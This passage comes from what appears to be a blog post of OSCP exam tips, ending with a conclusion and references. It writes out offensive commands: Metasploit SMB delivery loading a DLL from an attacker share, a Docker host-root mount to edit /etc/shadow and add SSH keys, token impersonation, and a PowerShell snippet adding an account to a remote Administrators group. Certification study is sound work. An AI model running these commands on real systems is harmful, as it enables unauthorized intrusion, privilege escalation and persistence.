  [reflection.bindingflags] "Public,Static", $null,
  [System.Reflection.CallingConventions]::Any,
  @((New-Object System.Runtime.InteropServices.HandleRef).GetType(), [string]), $null);
16. SMB Delivery for old targets with no modern download methods
msfconsole
use exploit/windows/smb/smb_delivery
set srvhost <IP>
exploitrundll32.exe \\IP\vabFG\test.dll,0
17. Docker SUID or sudo
docker run -v /:/mnt -it ubuntuOnce the file system is mounted, you can read and write /etc/passwd and /etc/shadow. You can also add your public SSH key in /root/.ssh/authorized_keys.
18. Check which services you can start
accesschk.exe /accepteula -uwcqv "Authenticated Users" *
accesschk.exe -uwcqv %USERNAME% * /accepteula
accesschk.exe -uwcqv "BUILTIN\Users" * /accepteula
19. Statically compiled tools
20. Got SeImpersonate? Use Meterpreter incognito
load incognito
list tokens -u
impersonate_token <high privileges token>
If the token is on the domain, pivot to other targets using PowerShell:
$Computername = "<target>"
$Username = "<your account>"
$GroupName = "Administrators"
$DomainName = $env:USERDOMAIN
$Group = [ADSI]"WinNT://$ComputerName/$GroupName,group"
$User = [ADSI]"WinNT://$DomainName/$Username,user"
$Group.Add($User.Path)
Or try JuicyPotato!
21. Generate custom wordlists with rules
hashcat --force <wordlist> -r /usr/share/hashcat/rules/dive.rule --stdout >> out.wl
john --wordlist=<wordlist> --rules --stdout > out.wl
22. Struggling to get NT SYSTEM?
Remember, you have 1 shot at using Metasploit/Meterpreter, so use it wisely!

Conclusion
I definitely had a lot of fun on the lab and during the exam too. I was expecting the challenges to be too CTF-like and based on riddles rather than real-world scenarios, but it wasn't really the case. In the end I feel like the OSCP has probably gotten easier with the inclusion of the AD set. I do think it brings some realism, as ADs are generally quite easy to root.
If you have any questions or comments, do not hesitate to reach out.
Stay classy netsecurios!
References
- GTFOBins
- HackTricks
- LOLBAS
- Print Nightmare (CVE-2021-1675)
- MySQL UDF Exploitation
- Token Impersonation
- OSCP Personal Cheatsheet
- OSCP Cheat Sheet
- NoobSec OSCP Cheatsheet
August 2022 — Offensive Security PEN-200
Need a security audit or tailored cybersecurity support?
Explore our services →